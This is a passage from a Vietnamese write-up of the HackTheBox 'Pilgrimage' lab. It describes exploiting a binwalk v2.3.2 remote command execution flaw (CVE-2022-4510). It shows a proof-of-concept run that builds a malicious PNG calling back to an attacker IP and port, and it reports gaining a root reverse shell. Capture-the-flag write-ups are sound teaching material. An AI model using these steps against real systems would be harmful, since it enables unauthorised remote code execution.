                fi
        done
done
emily@pilgrimage:~$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
```


– Tìm thử lỗ hổng với công cụ binwalk v2.3.2 phát hiện lỗ hổng RCE.

https://www.exploit-db.com/exploits/51249


– Sử dụng POC trong bài viết để khai thác lỗ hổng:

```
┌──(adminh㉿kali)-[~/hackthebox/pilgrimage]
└─$ python3 exploit.py test.png 10.10.14.16 4444

###############################################
------------------CVE-2022-4510-----------------
###############################################
----------Binwalk Remote Command Execution-------
------Binwalk 2.1.2b through 2.3.2 included-----
-----------------------------------------------
###############################################
------------Exploit by: Etienne Lacoche---------
----------Contact Twitter: @electr0sm0g---------
--------------------Discovered by:-------------
----------Q. Kaiser, ONEKEY Research Lab---------
----------Exploit tested on debian 11-----------
###############################################

You can now rename and share binwalk_exploit and start your local netcat listener.

┌──(adminh㉿kali)-[~/hackthebox/pilgrimage]
└─$ ls
binwalk_exploit.png  exploit.py  git-dumper  git_pil  pil_nmap.gnmap  pil_nmap.nmap  pil_nmap.xml  test.png
```

– Tải file ảnh chứa mã khai thác vào hệ thống và chuyển file vào thư mục mà công cụ binwalk thực thi:



– Khai thác thành công, tạo reverse shell vào hệ thống với quyền root:



– Submit flag và hoàn thành bài lab: